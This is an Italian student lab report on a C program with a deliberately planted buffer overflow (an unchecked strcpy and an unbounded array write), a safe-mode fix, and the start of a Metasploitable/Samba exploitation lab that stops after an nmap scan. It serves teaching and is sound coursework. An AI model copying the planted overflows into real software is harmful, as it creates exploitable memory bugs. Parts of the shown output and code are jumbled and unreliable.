- MODIFICARE IL PROGRAMMA AFFINCHÉ SI VERIFichi UN ERRORE DI SEGMENTAZIONE.
- INSERIRE CONTROLLI DI INPUT.
- CREARE UN MENÙ PER FAR DECIDERE ALL'UTENTE SE AVERE IL PROGRAMMA CHE VA IN ERRORE OPPURE QUELLO CORRETTO.

Il **buffer overflow** è una vulnerabilità della sicurezza informatica che si verifica quando un programma scrive più dati di quanti un buffer (un'area di memoria temporanea) possa contenere. Questo può portare a comportamenti imprevisti, come il **crash del programma** o l'**esecuzione di codice dannoso**. Gli attaccanti possono sfruttare questa vulnerabilità per sovrascrivere aree di memoria e ottenere il controllo del sistema.

# PREPARAZIONE

Questo programma in C legge un array di 10 numeri interi inseriti dall'utente, li ordina utilizzando l'algoritmo di ordinamento a bolle (Bubble Sort) e poi stampa l'array ordinato.

Questo codice è stato fornito dalla traccia, ed è il codice di partenza:

```
GNU nano 8.0                                bof_wb2.c *
#include <stdio.h> // Include la libreria standard di input/output

int main() {
    int vector[10], i, j, k; // Dichiarazione di un array di 10 interi e delle variabili di loop
    int swap_var; // Variabile temporanea usata per lo scambio di elementi

    printf("Inserire 10 interi:\n"); // Stampa un messaggio per l'utente

    // Ciclo per leggere 10 interi dall'utente
    for (i = 0; i < 10; i++) {
        int c = i + 1;
        printf("[%d]: ", c); // Stampa il numero della posizione corrente
        scanf("%d", &vector[i]); // Legge l'intero dall'utente e lo memorizza nell'array
    }

    printf("Il vettore inserito è:\n"); // Stampa un messaggio
    for (i = 0; i < 10; i++) {
        int t = i + 1;
        printf("[%d]: %d", t, vector[i]); // Stampa la posizione e il valore corrente dell'array
        printf("\n");
    }

    // Algoritmo di ordinamento a bolle (Bubble Sort)
    for (j = 0; j < 10 - 1; j++) {
        for (k = 0; k < 10 - j - 1; k++) {
            if (vector[k] > vector[k + 1]) { // Confronta due elementi adiacenti
                // Scambia gli elementi se sono nell'ordine sbagliato
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("Il vettore ordinato è:\n"); // Stampa un messaggio
    for (j = 0; j < 10; j++) {
        int g = j + 1;
        printf("[%d]: ", g); // Stampa la posizione corrente
        printf("%d\n", vector[j]); // Stampa il valore corrente ordinato
    }

    return 0; // Termina il programma
}
```

## Dettagli del funzionamento:

- Inclusione delle librerie:** #include <stdio.h> è necessario per le funzioni di input/output come printf e scanf.
- Dichiarazione delle variabili:** vector[10] è l'array che memorizza i 10 numeri interi. i, j e k sono variabili di loop. swap\_var è una variabile temporanea usata per lo scambio di elementi durante l'ordinamento.
- Messaggio di input per l'utente:** Il programma chiede all'utente di inserire 10 numeri interi.
- Lettura dell'input:** Il programma legge 10 numeri interi dall'utente e li memorizza nell'array vector.
- Stampa dell'array non ordinato:** Dopo aver letto tutti i numeri, il programma stampa l'array così come è stato inserito.
- Ordinamento a bolle:** L'algoritmo di ordinamento a bolle viene utilizzato per ordinare l'array. Questo algoritmo confronta coppie di elementi adiacenti e li scambia se sono nell'ordine sbagliato. Questo processo viene ripetuto fino a quando l'array è completamente ordinato.
- Stampa dell'array ordinato:** Dopo l'ordinamento, il programma stampa l'array ordinato.
- Termina il programma:** Il programma termina restituendo 0, indicando che è terminato con successo.

# SVOLGIMENTO

```
(lelo@lelo)@[~]
$ cd Desktop/

(lelo@lelo)@[~/Desktop]
$ touch bof_wb2.c

(lelo@lelo)@[~/Desktop]
$ nano bof_wb2.c

(lelo@lelo)@[~/Desktop]
$ gcc -o bof_wb2 bof_wb2.c
```

Questo screenshot mostra i comandi che abbiamo utilizzato per creare, modificare, compilare ed eseguire un programma in C denominato **bof\_wb2.c** sulla riga di comando Kali Linux.

I passaggi includono la navigazione nella directory Desktop, la creazione di un nuovo file, l'apertura e modifica del file, e infine la compilazione del codice sorgente in un eseguibile.

1. Abbiamo utilizzato il comando **cd Desktop/** per cambiare la directory corrente alla directory Desktop, questo mi ha permesso di organizzare i miei file e assicurarmi di lavorare nella directory desiderata.
2. Con il comando **touch bof\_wb2.c** abbiamo creato un nuovo file vuoto chiamato bof\_wb2.c nella directory corrente, questo file sarà utilizzato per scrivere il codice sorgente del mio programma in C.
3. Abbiamo utilizzato il comando **nano bof\_wb2.c** per aprire il file bof\_wb2.c nell'editor di testo Nano, in questo modo ho potuto scrivere e modificare il codice sorgente direttamente dalla riga di comando.
4. Abbiamo usato il comando **gcc -o bof\_wb2 bof\_wb2.c** per compilare il codice sorgente. Il compilatore GCC (gcc) ha tradotto il codice sorgente scritto nel file bof\_wb2.c in un file eseguibile chiamato bof\_wb2.

# BOF\_WB2 ESEGUITO

```
(lelo@lelo)-[~/Desktop]$ ./bof_wb2
Inserire 10 interi:
[1]:10
[2]:9
[3]:8
[4]:7
[5]:6
[6]:5
[7]:4
[8]:3
[9]:2
[10]:1
Il vettore inserito e':
[1]: 10
[2]: 9
[3]: 8
[4]: 7
[5]: 6
[6]: 5
[7]: 4
[8]: 3
[9]: 2
[10]: 1
Il vettore ordinato e':
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:10
(lelo@lelo)-[~/Desktop]$
```


In questo screenshot, abbiamo **eseguito il programma in C chiamato bof\_wb2**.

**Il programma richiede all'utente di inserire 10 numeri interi, li memorizza in un array, li visualizza e li ordina utilizzando l'algoritmo di ordinamento a bolle (bubble sort).**

Successivamente, il programma stampa l'array ordinato.

1. Abbiamo eseguito il programma **bof\_wb2** utilizzando il comando **./bof\_wb2**, questo comando avvia l'eseguibile che ho precedentemente compilato.
2. Il programma richiede di inserire 10 numeri interi uno per uno, abbiamo inserito i numeri da 10 a 1 in ordine decrescente.
3. Il programma visualizza i numeri che abbiamo inserito, mostrando la posizione nell'array e il valore di ciascun elemento.
4. Il programma utilizza l'algoritmo di ordinamento a bolle per ordinare i numeri. Durante questo processo, confronta ogni coppia di elementi adiacenti e li scambia se sono nell'ordine sbagliato.
5. Dopo aver ordinato i numeri, il programma stampa l'array ordinato. I numeri sono ora visualizzati in ordine crescente da 1 a 10.

# SEGMENTATION FAULT



```
GNU nano 8.0                                bot_WB2.c *
#include <stdio.h>    // Include per la funzione printf
#include <string.h>   // Include per la funzione strcpy

// Definizione della funzione vulnerabile che provoca un buffer overflow
void vulnerable_function(char *input) {
    char buffer[10]; // Dichiarazione di un buffer di 10 caratteri
    strcpy(buffer, input); // Copia il contenuto di input nel buffer senza controllare la dimensione
    printf("Buffer: %s\n", buffer); // Stampa il contenuto del buffer
}


int main(int argc, char *argv[]) {
    // Controllo del numero di argomenti passati al programma
    if (argc != 2) {
        printf("Usage: %s <input>\n", argv[0]); // Messaggio di uso corretto del programma
        return 1; // Termina il programma con un codice di errore
    }
    // Chiamata alla funzione vulnerabile con l'input fornito dall'utente
    vulnerable_function(argv[1]);
    return 0; // Termina il programma con successo
}
```

In questo screenshot, abbiamo apportato modifiche al programma per dimostrare come un buffer overflow può causare un segmentation fault. Questo tipo di vulnerabilità si verifica quando i dati superano i limiti del buffer, sovrascrivendo la memoria adiacente e causando errori di esecuzione.

## Esecuzione e Risultato Atteso:

Eseguendo il programma con un input più lungo di 10 caratteri, il buffer "buffer[10]" nella funzione vulnerable\_function sarà sovrascritto, causando un buffer overflow. Questo porterà a un segmentation fault durante l'esecuzione del programma, poiché i dati sovrascritti possono corrompere la memoria adiacente e le strutture di controllo del programma.

# SEGMENTATION FAULT



```
(lelo@lelo)-[~/Desktop]
$ ./bof_wb2 123456789
Buffer: 123456789

(lelo@lelo)-[~/Desktop]
$ ./bof_wb2 12345678910
Buffer: 12345678910
Segmentation fault

(lelo@lelo)-[~/Desktop]
$
```

In questo screenshot, abbiamo eseguito il programma `bof_wb2` con diversi input per dimostrare un caso di buffer overflow che causa un segmentation fault.

## 1 comando:

In questo caso, abbiamo passato un input di 9 caratteri ("123456789") al programma. La funzione `vulnerable_function` copia questo input nel buffer `buffer[10]` senza problemi poiché il buffer è abbastanza grande per contenere 10 caratteri (incluso il terminatore di stringa `\0`).

Il programma stampa il contenuto del buffer e termina correttamente.

## 2 comando:

In questo caso, abbiamo passato un input di 11 caratteri ("12345678910") al programma. La funzione `vulnerable_function` tenta di copiare questo input nel buffer "buffer[10]". Poiché il buffer può contenere solo 10 caratteri, il copia dell'input causa un buffer overflow, sovrascrivendo la memoria adiacente. Questo porta a un segmentation fault, un errore che si verifica quando il programma tenta di accedere a una parte di memoria non consentita. Il programma stampa il contenuto del buffer fino al momento del fault, quindi si blocca con un segmentation fault.

# IMPLEMENTAZIONE SCRIPT



```
GNU nano 8.0
#include <stdio.h>

int main () {
    int vector[10], i, j, k;
    int swap_var;

    printf("Inserire fino a 10 interi (inserire -1 per terminare):\n"); // Richiesta all'utente di inserire fino a 10 interi

    for (i = 0; i < 10; i++) { // Ciclo per leggere fino a 10 interi
        int c = i + 1;
        printf("[%d]: ", c);
        int input;
        scanf("%d", &input); // Legge l'input dell'utente
        if (input == -1) { // Se l'utente inserisce -1, il ciclo si interrompe
            break;
        }
        vector[i] = input; // Memorizza l'input dell'utente nel vettore
    }

    printf("Il vettore inserito è:\n");
    for (j = 0; j < i; j++) { // Ciclo per stampare i valori inseriti
        int t = j + 1;
        printf("[%d]: %d", t, vector[j]);
        printf("\n");
    }

    for (j = 0; j < i - 1; j++) { // Algoritmo di ordinamento a bolle per ordinare il vettore
        for (k = 0; k < i - j - 1; k++) {
            if (vector[k] > vector[k + 1]) { // Se l'elemento corrente è maggiore del successivo, li scambia
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("Il vettore ordinato è:\n");
    for (j = 0; j < i; j++) { // Ciclo per stampare i valori ordinati
        int g = j + 1;
        printf("[%d]: ", g);
        printf("%d\n", vector[j]);
    }
}

return 0; // Termina il programma
```

Il programma include un controllo per permettere all'utente di terminare l'inserimento prematuramente inserendo il valore -1.

## Spiegazione dell'Esecuzione

1. Il programma richiede all'utente di inserire fino a 10 interi.
2. L'utente può interrompere l'inserimento inserendo il valore -1.
3. Dopo aver raccolto i valori, il programma stampa il vettore inserito.
4. Il programma ordina i valori usando l'algoritmo di ordinamento a bolle (Bubble Sort).
5. Infine, il programma stampa i valori ordinati.

# ESECUZIONE



```
(lelo@lelo)@[~/Desktop]
$ ./bof_wb2
Inserire fino a 10 interi (inserire -1 per terminare):
[1]:9
[2]:8
[3]:7
[4]:6
[5]:5
[6]:4
[7]:3
[8]:2
[9]:-1
Il vettore inserito e':
[1]: 9
[2]: 8
[3]: 7
[4]: 6
[5]: 5
[6]: 4
[7]: 3
[8]: 2
Il vettore ordinato e':
[1]:2
[2]:3
[3]:4
[4]:5
[5]:6
[6]:7
[7]:8
[8]:9

(lelo@lelo)@[~/Desktop]
$
```

## Esecuzione del Programma con Controllo di Input -1:

In questa esecuzione, abbiamo utilizzato il programma che permette all'utente di inserire fino a 10 interi, con la possibilità di terminare l'inserimento prematuramente utilizzando il valore -1.

File Actions Edit View Help

```
GNU nano 8.0
#include <stdio.h>
#include <stdlib.h> // Include per la funzione atoi

// Funzione per ordinare un array di numeri interi
void sort_numbers(int num_elements, int *numbers) {
    int i, j, k, temp;

    printf("Inserisci i numeri:\n");
    for (i = 0; i < num_elements; i++) {
        printf("Numero %d: ", i + 1);
        scanf("%d", &numbers[i]);
    }

    // Ordinamento dei numeri con bubble sort
    for (j = 0; j < num_elements - 1; j++) {
        for (k = 0; k < num_elements - j - 1; k++) {
            if (numbers[k] > numbers[k + 1]) {
                temp = numbers[k];
                numbers[k] = numbers[k + 1];
                numbers[k + 1] = temp;
            }
        }
    }

    printf("Numeri ordinati:\n");
    for (i = 0; i < num_elements; i++) {
        printf("%d\n", numbers[i]);
    }
}

// Funzione principale
int main(int argc, char *argv[]) {
    if (argc != 2) { // Verifica che il numero di argomenti sia corretto
        printf("Usage: %s <mode>\n", argv[0]); // Istruzioni su come usare il programma
        printf("Mode: 0 for safe, 1 for vulnerable\n"); // Spiega le modalità di esecuzione
        return 1; // Termina il programma con un codice di errore
    }

    int mode = atoi(argv[1]); // Converte il primo argomento in un intero per determinare la modalità
    int num_elements;
    int numbers[10]; // Array che può contenere fino a 10 elementi

    if (mode == 0) {
        printf("Quanti numeri vuoi ordinare (max 10)? ");
        scanf("%d", &num_elements);
        if (num_elements > 10) {
            printf("Numero massimo di elementi è 10.\n");
            return 1;
        }
        sort_numbers(num_elements, numbers); // Chiama la funzione per ordinare i numeri senza overflow
    }
}
```

Questo implementazione del codice consente di ordinare un array di numeri interi, con due modalità operative: una sicura e una vulnerabile.

La modalità vulnerabile è progettata per dimostrare il comportamento di overflow del buffer.

```
// Funzione principale
int main(int argc, char *argv[]) {
    if (argc != 2) { // Verifica che il numero di argomenti sia corretto
        printf("Usage: %s <mode>\n", argv[0]); // Istruzioni su come usare il programma
        printf("Mode: 0 for safe, 1 for vulnerable\n"); // Spiega le modalità di esecuzione
        return 1; // Termina il programma con un codice di errore
    }

    int mode = atoi(argv[1]); // Converte il primo argomento in un intero per determinare la modalità
    int num_elements;
    int numbers[10]; // Array che può contenere fino a 10 elementi

    if (mode == 0) {
        printf("Quanti numeri vuoi ordinare (max 10)? ");
        scanf("%d", &num_elements);
        if (num_elements > 10) {
            printf("Numero massimo di elementi è 10.\n");
            return 1;
        }
        sort_numbers(num_elements, numbers); // Chiama la funzione per ordinare i numeri senza overflow
    } else if (mode == 1) {
        printf("Quanti numeri vuoi ordinare (max 10+ (overflow enabled))? ");
        scanf("%d", &num_elements);
        // Non fare nessun controllo per num_elements > 10
        if (num_elements > 10) {
            printf("Attenzione: stai per inserire più di 10 numeri, questo potrebbe causare un overflow.\n");
        }
        sort_numbers(num_elements, numbers); // Chiama la funzione per ordinare i numeri
    } else {
        printf("Invalid mode!\n"); // Stampa un messaggio di errore se la modalità è invalida
        return 1; // Termina il programma con un codice di errore
    }

    return 0; // Termina il programma con un codice di successo
}
```

Questo codice implementa una funzione principale che gestisce due modi di esecuzione: uno sicuro (modo 0) e uno vulnerabile (modo 1). Il modo 0 controlla l'input utente e chiama una funzione per ordinare gli elementi senza causare overflow. Il modo 1 non controlla l'input utente e chiama la stessa funzione, ma non ha alcuna limitazione sulla dimensione dell'array.

La modalità vulnerabile è progettata per dimostrare il comportamento di overflow del buffer.

# MODALITA' SICURA

In questo screenshot, stiamo eseguendo il programma **bof\_wb2** in modalità sicura (mode 0).

## Esecuzione del Programma:

- Abbiamo eseguito il programma con il comando **./bof\_wb2 0**.
- Il programma stampa le istruzioni sull'uso: **Usage: ./bof\_wb2 <mode>**.
- Viene spiegata la modalità: **Mode: 0 for safe, 1 for vulnerable**.

## Stampa dei Numeri Ordinati:

- Dopo aver inserito i numeri, il programma li ordina utilizzando l'algoritmo di ordinamento a bolle (bubble sort).

## Esecuzione con Numero di Elementi Oltre il Limite:

- Abbiamo eseguito di nuovo il programma con il comando **./bof\_wb2 0**.
- Quando abbiamo inserito 12 come numero di elementi da ordinare, il programma ha stampato un messaggio di errore: **Numero massimo di elementi è 10.**

```
(lelo@lelo)-[~/Desktop]
$ ./bof_wb2
Usage: ./bof_wb2 <mode>
Mode: 0 for safe, 1 for vulnerable

(lelo@lelo)-[~/Desktop]
$ ./bof_wb2 0
Quanti numeri vuoi ordinare (max 10)? 10
Inserisci i numeri:
Numero 1: 1
Numero 2: 2
Numero 3: 3
Numero 4: 4
Numero 5: 5
Numero 6: 6
Numero 7: 7
Numero 8: 8
Numero 9: 9
Numero 10: 10
Numeri ordinati:
1
2
3
4
5
6
7
8
9
10
SCAN nessus
file.php

(lelo@lelo)-[~/Desktop]
$
```

# MODALITA' VULNERABILE

In questo screenshot, stiamo eseguendo il programma **bof\_wb2** in modalità vulnerabile (mode 1), che permette di inserire e ordinare più di 10 numeri, causando potenzialmente un overflow del buffer.

## **Esecuzione del Programma in Modalità Vulnerabile**

- Abbiamo eseguito il programma con il comando `./bof_wb2 1.`
  - Il programma richiede quanti numeri voglio ordinare e specifico 14.

# Messaggio di Avviso:

- Il programma avvisa che inserire più di 10 numeri potrebbe causare un overflow del buffer: **Attenzione: stai per inserire più di 10 numeri, questo potrebbe causare un overflow.**

## Ordinamento e Stampa dei Numeri:

- Dopo aver inserito i numeri, il programma li ordina
  - Stampa i numeri ordinati.

# MODALITA' VULNERABILE

In questo screenshot, il programma **bof\_wb2** viene eseguito nuovamente in modalità vulnerabile (mode 1), ma con alcune differenze significative rispetto al caso precedente.

## Differenze Principali:

## **Numero di Elementi Inseriti:**

- In questo caso, abbiamo specificato di voler ordinare 15 numeri.
  - Questo è leggermente superiore ai 14 numeri inseriti nell'esempio precedente, spingendo ulteriormente il limite del buffer.

## Messaggio di Avviso:

- Simile al caso precedente, il programma avvisa che inserire più di 10 numeri potrebbe causare un overflow del buffer: **Attenzione: stai per inserire più di 10 numeri, questo potrebbe causare un overflow.**

# Segmentation Fault:

- Dopo l'inserimento dei numeri e l'ordinamento, il programma termina con un segmentation fault.
  - Questo errore indica che il buffer è stato sovrascritto, causando un crash del programma. È un segnale chiaro di overflow del buffer.
  - Capiamo così che il range massimo arriva a creare il crash al valore 15, e 14 come limite buffer.

# EXPLOIT METASPLOITABLE CON METASPLOIT

SULLA MACCHINA METASPLOITABLE CI SONO DIVERSI SERVIZI IN ASCOLTO POTENZIALMENTE VULNERABILI.

È RICHIESTO ALLO STUDENTE DI:

- EFFETTUARE UN VULNERABILITY SCANNING ( BASIC SCAN) CON NESSUS SULLA MACCHINA METASPLOITABLE
  - SFRUTTARE LA VULNERABILITÀ DEL SERVIZIO ATTIVO SULLA PORTA 445 TCP UTILIZZANDO MSFCONSOLE
  - ESEGUIRE IL COMANDO « IFCONFIG » UNA VOLTA OTTENUTA LA SESSIONE PER VERIFICARE L'INDIRIZZO DI RETE DELLA MACCHINA VITTIMA
    - » REQUISITI LABORATORIO:
- IP KALI LINUX : 192.168.11.105
- IP METASPLOITABLE : 192.168.11.155
- LISTEN PORT (NELLE OPZIONI DEL PAYLOAD ) : 4488

La vulnerabilità "Samba Badlock" (CVE-2016-2118) è una falla di sicurezza alta che interessa i server Samba. Questo software facilita la comunicazione tra sistemi Windows e Unix/Linux, consentendo la condivisione di file e stampanti. La vulnerabilità Badlock può consentire a un malintenzionato di compiere attacchi man-in-the-middle (MITM), permettendo di intercettare o alterare il traffico tra client e server Samba, sfruttando una vulnerabilità nella gestione delle sessioni SMB/CIFS.

# PREPARAZIONE

Configurazione indirizzo IP attaccante sulla macchina virtuale **Kali Linux**, 192.168.11.105/24  
e indirizzo IP target sulla macchina virtuale **Metasploitable**, 192.168.11.155/24.

```
eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel sta
link/ether 42:a9:7e:7e:68:59 brd ff:ff:ff:ff:ff:ff
inet 192.168.11.105/24 brd 192.168.11.255 scope global eth1
    valid_lft forever preferred_lft forever
inet6 fe80::40a9:7eff:fe7e:6859/64 scope link proto kernel_ll
    valid_lft forever preferred_lft forever
```

```
eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen
link/ether 2e:c9:63:32:7c:88 brd ff:ff:ff:ff:ff:ff
inet 192.168.11.155/24 brd 192.168.11.255 scope global eth1
inet6 fde1:e8f0:e255:14f0:2cc9:63ff:fe32:7c88/64 scope global dynamic
    valid_lft 2591890sec preferred_lft 604690sec
inet6 fe80::2cc9:63ff:fe32:7c88/64 scope link
    valid_lft forever preferred_lft forever
```

Verifica connessione tra macchine virtuali attraverso “**ping**”.

```
PING meta (192.168.11.155) 56(84) bytes of data.
64 bytes from meta (192.168.11.155): icmp_seq=1 ttl=64 time=4.98 ms
64 bytes from meta (192.168.11.155): icmp_seq=2 ttl=64 time=1.04 ms
64 bytes from meta (192.168.11.155): icmp_seq=3 ttl=64 time=1.74 ms
64 bytes from meta (192.168.11.155): icmp_seq=4 ttl=64 time=2.51 ms
```

```
PING 192.168.11.105 (192.168.11.105) 56(84) bytes of data.
64 bytes from 192.168.11.105: icmp_seq=1 ttl=64 time=4.81 ms
64 bytes from 192.168.11.105: icmp_seq=2 ttl=64 time=1.74 ms
64 bytes from 192.168.11.105: icmp_seq=3 ttl=64 time=1.11 ms
64 bytes from 192.168.11.105: icmp_seq=4 ttl=64 time=1.14 ms
```

# SCAN NMAP

In modo da verificare le porte aperte usiamo il comando **nmap -A -sV 192.168.11.155**

```
File Actions Edit View Help
└── (kali㉿kali)-[~]
$ nmap -A -sV 192.168.11.155
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 04:48 EDT
Nmap scan report for 192.168.11.155 (192.168.11.155)
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2.0
|_Fingerd  2.2.2
|_OpenBSD-SSH-Protocol-2.0
```

Troviamo aperta infatti la porta del servizio che ci interessa: 445/tcp Samba smbd:

